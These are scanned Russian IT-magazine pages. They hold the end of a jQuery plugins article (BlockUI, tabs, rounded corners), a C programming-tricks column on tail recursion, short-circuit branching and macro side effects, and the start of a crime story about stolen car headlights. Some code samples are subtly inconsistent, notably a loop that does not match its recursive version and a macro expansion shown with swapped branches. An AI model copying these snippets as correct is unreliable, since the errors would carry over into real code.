Истинность параметра remote как раз и означает, что содержимое табов будет загружаться с сервера. И это необязательно статические HTML-файлы, в реальных приложениях это серверные скрипты. В качестве примечания скажу, что во время написания статьи вышла свежая версия этого плагина с некоторыми усовершенствованиями, смотри сайт автора.

Ставим блок

Рассмотрим еще один вспомогательный плагин, который используется для блокировки интерфейса пользователя. Подобного рода функционал играет двоякую роль: во-первых, он может показывать пользователю, что происходит процесс передачи данных или другой процесс; во-вторых, он не дает пользователю взаимодействовать с элементами интерфейса в ненужный момент, например три раза отправить форму. В качестве дополнительной возможности с помощью этого плагина можно организовать модальные диалоговые окна. Диспозиция ясна, план готов — в бой.

Плагин BlockUI позволяет произвести все необходимые нам действия. Начнем с блокировки страницы в целом. Сценарий, при котором это необходимо делать, встречается достаточно часто. Фактически после любой отправки запроса на сервер нежелательно, чтобы пользователь взаимодействовал с веб-страничкой до получения ответа. И один из выходов — заблокировать страницу в целом, тем более что сделать это очень просто: достаточно вызвать метод $.blockUI(). Если в качестве параметра передать ему идентификатор элемента веб-страницы, например слоя, то он будет использован в качестве сообщения, иначе увидит забугорное «Please wait...» (смотри картинку). Можно передать параметром и HTML-код, тогда будет показан он. В качестве рекомендации скажу, что лучше использовать анимированное изображение, чтобы продемонстрировать, что процесс идет.

После того как вызван метод $.blockUI(), можно писать AJAX-код, при получении ответа сервера интерфейс пользователя автоматически разблокируется. Но блокировать доступ ко всей странице в целом не всегда хорошо. Более гибкий подход предусматривает отключение только определенных элементов. Если пользователь отправляет данные с помощью формы, то и отключать стоит только ее, с остальными элементами посетитель сайта должен иметь возможность работать. BlockUI реализует такой вид блокировки при помощи метода $(...).block(). Рецепт прост: форма — 1 шт., jQuery — 1 шт., BlockUI — 1 шт., десяток элементов на форме. jQuery и BlockUI загрузить, форму положить в слой div.form, заполнить данными по вкусу, заблокировать форму $('div.form').block() до полной пересылки данных. Для активации аналогичным образом использовать метод unblock().

$("#article").hide()


Немало интересного удалось вставить в узкие рамки статьи, но все же мелкие подробности остались за кадром. Оправдаться могу лишь тем, что все использованные материалы (исходники, доки и прочие вкусности) будут выложены на диск. Полезно также пройтись по ссылочкам, приведенным в статье, в особенности посмотреть официальный список плагинов, который достаточно часто пополняется, в том числе и плагинами для AJAX. Кроме увеличения числа плагинов, улучшается их функционал и различные опции — стоит скачать новые версии, если они появятся.

Дизайн 2.0 и jQuery

Пока писал скрипт примера для статьи, поймал себя на мысли, что дизайн странички получился «дванольным». Действительно, ему присущи многие элементы современных веб-страниц, хотя все действия заняли от силы полчаса. Именно этим объясняется простота страницы — одна из популярных концепций современного веб-дизайна :). Обычно ситуация бывает обратная: в дизайне оказывается слишком много элементов и информационного мусора, и страницу приходится «разгружать». Достаточно крупные шрифты, в том числе и заголовка, также позволяют пользователю быстро сориентироваться, где он, и прочитать страничку в режиме сканирования, проще говоря, бегло просмотреть.


Следующие два элемента были сделаны при помощи JavaScript. Остановимся на них чуть подробнее. Во-первых, это скругленные уголки, о которых я уже писал в предыдущих статьях. Они сделаны при помощи плагина к jQuery с непредсказуемым названием corner plugin. Во-вторых, это модный эффект отражения у логотипа. Самое забавное, что отражение я сделал не в Фотошопе ;). Есть достаточно неплохой скрипт reflection.js v1.6, который позволяет делать такие вещи. Надо просто добавить к изображению класс reflect. Есть реализация и для jQuery. Более гибкие настройки, например прозрачность, также реализуемы. Хочу отметить, что использование JavaScript для создания дизайна уже носит характер тенденции, а не дизайнерской прихоти.

Дизайн 2.0 с помощью плагинов для jQuery





КРИС КАСПЕРСКИ



Трюки от крыса

Наконец-то мы добрались и до вопросов стиля программирования, вытащив из копилки три любопытных трюка, способствующих повышению ясности листинга и страхующих программиста от совершения неявных ошибок (особенно при работе в коллективной среде).

01 рекурсия вместо циклов

Как известно, большую часть процессорного времени программа проводит в циклах и потому их оптимизация может дать весьма позитивный результат. Рассмотрим простейший цикл вида:

```
for(i = 0; i < n; i++) result *= n;
```

А теперь попробуем извратиться, заменив цикл рекурсивным вызовом функции, в результате чего у нас получится следующий код:

```
foo(int n, int result)
{
        if(n) return foo(n – 1, result * n);
        return result;
}
```

На первый взгляд кажется, что рекурсивный вариант будет ужасно тормозить, поскольку накладные расходы на передачу аргументов и вызов функции чрезвычайно велики, к тому же возникает прямая угроза исчерпания стека при большом количестве итераций. На самом деле компиляторы уже давно научились избавляться от хвостовой рекурсии, трансформируя ее в цикл, что подтверждается дизассемблерным листингом, приведенным ниже (примечание: хвостовой рекурсией — tail recursion — называется такой тип рекурсии, при котором вызов рекурсивной функции следует непосредственно за оператором return):

ФРАГМЕНТ ДИЗАССЕМБЛЕРНОГО ЛИСТИНГА, ДЕМОНСТРИРУЮЩИЙ, КАК КОМПИЛЯТОР MICROSOFT VISUAL C++ 6.0 СУМЕЛ ИЗБАВИТЬСЯ ОТ РЕКУРСИИ

```
.text:0000006C loc_6C:
.text:0000006C mov      edx, ecx
.text:0000006E imul     eax, edx
.text:00000071 dec      ecx
.text:00000072 jnz      short loc_6C
```

Сгенерированный компилятором код оптимизированного цикла полностью идентичен своему неоптимизированному собрату. И в чем же тогда состоит обещанный выигрыш?! В данном случае ни в чем, однако некоторые алгоритмы в рекурсивной форме имеют более естественный и наглядный вид. Следовательно, их отладка упрощается, а вероятность совершения ошибок уменьшается. Многие руководства по оптимизации настоятельно рекомендуют избавляться от ресурсоемкой рекурсии еще на стадии кодирования, однако в случае хвостовой рекурсии компилятор все сделает за нас сам!

Однако следует помнить, что этот трюк не распространяется на остальные виды рекурсии и с оптимизацией рекурсивного вычисления чисел Фибоначчи компилятор уже не справляется:

```
fib(int n)
{
        if (n < 2) return 1;
        return fib(n – 1) + fib(n – 2);
}
```

В дизассемблерном листинге мы отчетливо видим два вызова функции fib, которые приводят к огромному падению производительности, совершенно не компенсируемому улучшением читабельности и наглядности алгоритма.

ФРАГМЕНТ ДИЗАССЕМБЛЕРНОГО ЛИСТИНГА С НЕХВОСТОВОЙ РЕКУРСИЕЙ

```
.text:00000030 fib       proc near
.text:00000030
…
.text:00000041
.text:00000041 loc_41:
.text:00000041 lea       eax, [esi-2]
.text:00000044 push      edi
.text:00000045 push      eax
.text:00000046 call      _fib
.text:0000004B dec       esi
.text:0000004C mov       edi, eax
.text:0000004E push      esi
.text:0000004F call      _fib
.text:00000054 add       esp, 8
.text:00000057 add       eax, edi
.text:00000059 pop       edi
```

```
.text:0000005A pop      esi
.text:0000005B retn
.text:0000005B fib      endp
```

02 сокрытие ветвления в логических операторах

Язык Си (как и остальные языки высокого уровня) всегда оптимизирует выполнение логических операторов (даже если все опции оптимизации выключены). Если выражение foo не равно нулю, то вычисление выражения bar в конструкции (foo || bar) никогда не выполняется. Соответственно, если foo равно нулю, то в конструкции (foo && bar) вычислять bar нет никакой необходимости. Более того, если бы такое вычисление выполнялось, то привычная конструкция (m && n/m) привела бы к развалу программы при m, равном нулю. Отсюда ветвление вида «if (foo==0) bar;» можно заменить аналогичным ему выражением (foo || bar):

КЛАССИЧЕСКИЙ ВАРИАНТ С ВЕТВЛЕНИЕМ

```
if (foo==0) my_func(x,y,z);
```

ОПТИМИЗИРОВАННЫЙ ВАРИАНТ

```
foo || my_func(x,y,z);
```

И хотя ветвления на самом деле никуда не делись (компилятор послушно вставит их в код в том же самом количестве, что и раньше), этот трюк можно использовать, например, чтобы прищемить членов жюри на олимпиадных и конкурсных задачах в стиле «отсортировать m чисел, используя не более k сравнений».
Другое (более существенное) преимущество — выражение, в отличие от явных ветвлений, может использоваться где угодно, существенно упрощая программирование и повышая наглядность листинга:

НЕОПТИМИЗИРОВАННЫЙ ВАРИАНТ

```
for (;;)
{
        some_func(i,j,k);
        if (foo==0) my_func(x,y,z);
}
```

Если заменить ветвления логикой, весь цикл укладывается в одну строку без всяких фигурных скобок:

```
for (;;) some_func(i,j,k), (foo || my_func(x,y,z));
```


И хотя некоторые могут заявить, что неоптимизированный вариант более нагляден, это не так. Наглядность на 90% вопрос привычки, однако скорость чтения (и восприятия) листинга обратно пропорциональна его размеру, и потому компактный стиль программирования более предпочтителен.

03 опасайся операторов «--» и «++»

За постфиксными операторами «--» и «++» закрепилась дурная слава небезопасных и приводящих к неопределенному поведению (по-английски undefined behavior, или сокращенно ub), ссылками на которое пестрит текст Стандарта и многочисленных руководств по Си/Си++.
Практически все знают, что результат вычисления функции foo(x++, x++) зависит не только от значения переменной x, но и особенностей используемого транслятора, ведь порядок вычисления аргументов отдан на откуп реализаторам и компиляторы могут вычислять их в произвольном порядке. Отсюда и ub.
Считается, что если префиксный/постфиксный оператор встречается до точки следования всего один раз, то такая конструкция безопасна, однако это идеализированное утверждение, не учитывающее суровых реалий программисткой жизни.
Вопрос на засыпку. Является ли конструкция foo(++i, ++j) (не)безопасной и почему? На первый взгляд, здесь все законно и никакого ub не возникает. В случае если foo является функцией, это действительно так, ну а если это макрос вида «#define max(i,j) ((i) < (j) ? (i) : (j))», на выходе препроцессора мы получим следующий код:


```
((++i) < (++j) ? (++j) : (++i))
```

Теперь уже и слепой увидит, что переменные инкрементируются дважды, и мы получаем довольно неожиданный результат. Но ведь не будешь же каждый листинг прогонять через препроцессор! Более того, определения, бывшие ранее макросами, в следующей версии сторонней библиотеки могут превратиться в функции, равно как и наоборот!
Поэтому вместо конструкции foo(++i, ++j) настоятельно рекомендуется использовать (foo((i+1), (j+1)), i++, j++), которая хоть и проигрывает в компактности/производительности, зато абсолютно безопасна. Кстати, обрати внимание на два обстоятельства.
Первое — переменные разделяются не точкой с запятой, а просто запятой, что делает эту запись единым выражением. Если бы мы использовали точку с запятой, то при изменении «for(;;) foo(++i, ++j)» на «for(;;) foo((i+1); (j+1)); i++; j++;» пришлось бы использовать фигурные скобки, о которых легко забыть, особенно если for находится на одной строке, а foo — на другой. К тому же в выражениях if/else «внеплановые» фигурные скобки порождают неприятные побочные эффекты, а зачем они нам? Правда... операторы, разделенные запятой, значительно хуже поддаются оптимизации, но это уже издержки, на которые приходится закрывать глаза ради безопасности и универсальности.
Второе обстоятельство — круглые скобки вокруг (i+1) и (j+1) формально не обязательны, но! Если foo — макрос, разработчик которого забыл заключить аргументы в скобки, то при его обработке препроцессором мы можем огрести по полной программе, получив совсем не тот результат, который ожидали. Опять-таки с формальной точки зрения ответственность лежит на разработчике макроса, но в реальной жизни мы вынуждены предугадывать возможные ошибки своих коллег, предпринимая превентивные меры по их устранению, особенно при аудите кода. Всякая замена потенциально опасных конструкций безопасными должна быть полностью эквивалентной в смысле побочных эффектов, в противном случае последствия такого аудита могут оказаться фатальными.



NIRO
/ NIRO@REAL.XAKEP.RU /

Фара от мерседеса



Слепцов присел возле машины на корточки и грустно посмотрел на то, что осталось от противотуманки. Черная дырка в бампере, следы отвертки по ее краю и уныло болтающийся медный провод, которым фара была привязана.

Месяц назад по их городу прокатилась целая волна преступлений, связанных с воровством автомобильной оптики. Банда действовала очень дерзко и необычно: вначале к одиноко стоящей машине подъезжал мотоциклист на сверкающей новенькой хонде, цеплял за декоративную решетку радиатора трос с крюком и резко трогался. Решетку вырывало, открывался замок капота, и тут в дело вступала пара оперативно работающих демонтажников. Вооруженные шуруповертами и прочими необходимыми инструментами, они снимали фары, габариты и противотуманки всего за минуту. Потом прыгали в машину, которая поджидала их неподалеку, и изумленный хозяин машины в лучшем случае успевал увидеть пыль, поднятую ее колесами. В худшем же о краже он узнавал намного позже.

Банду пытались выследить, ведь такая приметная деталь, как новый спортивный мотоцикл, должна была выдавать их с головой. Но, похоже, что прятали они свое орудие преступления очень тщательно — следы не могли найти ни местные гаишники, ни краевые. Автолюбители быстро оценили всю степень угрозы и решили действовать самостоятельно. Раз нельзя поймать, значит, надо защищаться самим кто как может. Одни организовывали дежурства во дворах, другие старались не оставлять машину без присмотра, а третьи принялись укреплять свое «хрустальное хозяйство».

Из желающих укрепить оптику и капот в автосервисах выстроились очереди. Цены на эти услуги моментально — как заведено в русском бизнесе — взлетели. Кто-то не жалел денег, а кто-то решил справляться своими силами. К их числу относился и Слепцов, который чертовски дорожил своим фордом.

Он сделал защиту для тросика, открывающего капот, сточил все болты, которыми крепились фары, а противотуманки в бампере привязал медным проводом. Иллюзии защищенности хватило ровно на две недели.

Слепцов провел пальцем по краю отверстия для фары, ощутил все неровности и тихо зарычал. Он всегда болезненно переносил проблемы с автомобилем, считая его членом своей семьи, а тут представил, как фару вышибали отверткой, а потом тянули, не ожидая того, что внутри будет преграда. Тянули, словно кишки, и вывернули-таки ее наружу, скорее всего, просто вырвав из отверстия, просверленного в пластмассовом корпусе!

— Суки, — коротко сказал он. — Твари.

Пальцы на руках хрустнули, сами собой сжимаясь в кулаки. Когда Слепцов представил, что бы он сделал с вором, если б застал его на месте преступления, от бессильной злобы захотелось выть. Он встал, сделал несколько глубоких вдохов, пытаясь погасить пламя негодования, но это удалось ему едва ли наполовину.

Открыв капот, он открутил ставший ненужным медный проволочный ус и зашвырнул его как можно дальше.

— Ну почему?! — скрипнул он зубами. — Меня не было ровно двадцать минут! Ведь никто не мог знать, что я приеду в обеденный перерыв домой! Что правда, то правда — домой он сегодня не собирался, да и вообще это было не в его правилах. Но сегодня на работе случились непредвиденные обстоятельства, и Слепцов был вынужден вернуться. На двадцать минут. Следовательно, наводка исключалась. Но и в то, что мимо его машины случайно проходил человек, которому вдруг понадобилась правая противотуманная фара, верилось с еще большим трудом.

— Кто-то с работы? — подумал он вслух. — Но зачем? Такой машины ни у кого нет. Хотя, может, у родственников... Или просто из мести? Да вроде ни с кем не ругался в последнее время. Или все-таки что-то было?

Он мысленно перебрал все возможные и невозможные цепочки возникновения конфликтов на работе, даже самые невероятные. Ничего не клеилось. Оставалась версия слепой случайности.

— Слепцов, даже в силу своей фамилии не верь в случай! — отрицательно покачал он головой. — Случайностей не бывает. Случайность — это неосознанная необходимость. Или осознанная? — засомневался он. — Один черт — не бывает.

Над головой неожиданно громыхнуло. Слепцов поднял глаза и увидел над собой большое грозовое облако. Туча медленно, но неотвратимо надвигалась, неся за собой туманный шлейф идущего где-то в паре километров отсюда ливня. В ближайшие минуты должно было накрыть и самого Слепцова, и его машину, лишившуюся одного глаза. Он быстро взглянул на часы, отметив про себя, что время еще есть, шлепнул рукой по карману, проверяя, на месте ли ключи от квартиры, и быстрыми шагами направился к подъезду — за зонтиком.

И он уже не видел, как с заднего сиденья его машины поднялся человек. Прикрываясь мрачными грозовыми бликами на лобовом стекле, он поднес к губам рацию и сказал:

— Поднимается. Дело тридцати секунд. Я выхожу.

Рация прохрипела что-то в ответ. Человек подождал, пока Слепцов войдет в подъезд, аккуратно выбрался из автомобиля и тихо прикрыл дверь. Сигнализация не прореагировала.

Человек присел, делая вид, что завязывает шнурки. Потом нащупал в кармане маленький брелок и незаметно нажал кнопку. Замки автомобиля сухо щелкнули, не издав при этом ни единого писка.

— Осторожно, двери закрываются... — произнес мужчина, поднялся и направился прочь со двора. Свою часть работы он сделал. Можно было пользоваться ее плодами.

Тем временем Слепцов уже поднялся на свой этаж. Он протянул руку к двери, но в следующую секунду заметил, что она открыта. Маленькая щель, в несколько миллиметров, щель, которой быть не должно.


Рука сама потянулась за сотовым телефоном, поскольку то, что дверь он закрывал, Слепцов помнил точно. Привычка, как у Штирлица, «выработанная годами», дергать дверь после того, как вытащил ключ из скважины, никогда не подводила.

— Ну ладно — фара, — шепнул Слепцов, — но хату зачем вскрывать?

Он нащупал в кармане тяжелую связку ключей от гаража, которую всегда

носил с собой, и решил разобраться во всем самостоятельно. Ухватив кончиками пальцев свободной руки краешек тяжелой железной двери, он медленно потянул ее на себя. За петли он не волновался. И действительно — ни один звук не выдал того, что хозяин вернулся в квартиру.
Где-то внутри слышался то ли шорох, то ли шелест. Потом что-то упало, кто-то выругался. Слепцов, все еще уверенный, что ничего случайно не происходит, попытался узнать, кому принадлежит голос. Безрезультатно. Тогда он вошел в квартиру и оставил дверь открытой — на всякий случай.
— Смотри, все так, как я и говорил, — неожиданно громко сказал кто-то в комнате. — Не зря мы здесь.
Задача неожиданно осложнилась тем, что человек, проникший в его квартиру, был не один. Слепцов засомневался в целесообразности нахождения здесь: «Может, лучше милиция? Вдруг у них есть оружие?»
Но бывший десантник взял в нем верх, и он продолжил медленно двигаться по коридору в сторону голоса. Тем временем люди перешли на шепот и принялись что-то оживленно обсуждать.
И когда Слепцов был уже готов ворваться в комнату и разобраться с непрошеными гостями, что-то тяжелое обрушилось ему на голову сзади. Свет померк, и он провалился куда-то во тьму...
Сколько прошло времени, трудно было сказать. Он лежал на паркете, прижимаясь к нему щекой. Руки были свободны — это он понял сразу, когда ощутил боль в голове и машинально прижал ладонь к затылку. Первые секунды он еще не понимал, что произошло. Когда Слепцов пришел в себя, он ощущал только боль, жжение и тошноту.
Захотелось свернуться в клубок, постонать, отгоняя прочь от себя боль. Еще с детства он помнил: когда стонешь, становится легче. И он издал звук, похожий на стон.
— Очнулся, — тут же раздался рядом с ним голос. — Сначала подумал, что он рукой шевелит без сознания... Можно поднимать?
— Давай, — второй голос был властным. — Вот, в кресло. Со стула он упадет. И воды принеси из кухни. Лучше побольше.
Слепцова подняли с пола чьи-то сильные руки. Мир качнулся. Он попытался идти, но ничего не получилось — ноги подкашивались, словно ватные, и он покорился силе того, кто его нес.
Через несколько секунд все вокруг совершило почти полный оборот, он взмахнул руками и почувствовал под собой кресло. Попытался поднять голову — не смог. Все, на что его хватило, — это медленно оторвать налитые свинцом руки от подлокотников и обхватить ими затылок. Пальцы ощутили запекшуюся на волосах кровь.
— За что? — вопрос был задан машинально.
— Откройте глаза, — сказал тот, кто потребовал поднять его с пола. Слепцов отрицательно замотал головой и тут же скривился от захлестнувшей его боли. — Вот вам стакан воды, выпейте.
Кто-то оторвал его руку от головы и сунул в ладонь холодное стекло. Слепцов, по-прежнему не открывая глаз, приложил стакан к губам. Хлорированная вода вызвала у него гримасу отвращения.
— Дерьмо... — скривился он. — В холодильнике есть пиво...
— И без пива хорошо, — ответили откуда-то из-за спины. Потом стакан отобрали и плеснули водой в лицо. Вздрогнув, как от удара, он машинально размазал воду руками. — Глаза открывай! Разговор есть.
Слепцов кивнул, если можно назвать кивком безвольное движение головы, после чего открыл глаза и прищурился. Рядом с собой он увидел человека с пластиковой бутылкой, который смотрел в его глаза, пытаясь выяснить, насколько к нему вернулось сознание и понимание происходящего. Неподалеку, на диване, сидел еще один человек — судя по всему, обладатель второго голоса. Закинув ногу на ногу, он листал какой-то журнал, не глядя в сторону Слепцова. Было в его позе что-то такое, от чего сразу становилось еще страшнее, — что-то от Воланда. Казалось, что этот человек может все и ничего хорошего от него ждать нельзя.
— Добрый вечер, — сделал глупую и неудачную попытку завязать разговор Слепцов. — Чем обязан?
Человек отложил в сторону журнал, усмехнулся и наклонился куда-то за диван — похоже, он там что-то прятал, а сейчас решил достать. Слепцов внутренне напрягся, надеясь ничем не выдать своего волнения, но не смог сдержать короткого вскрика, когда мужчина достал из-за дивана и положил на стеклянный столик посреди комнаты ТУ САМУЮ украденную противотуманную фару.
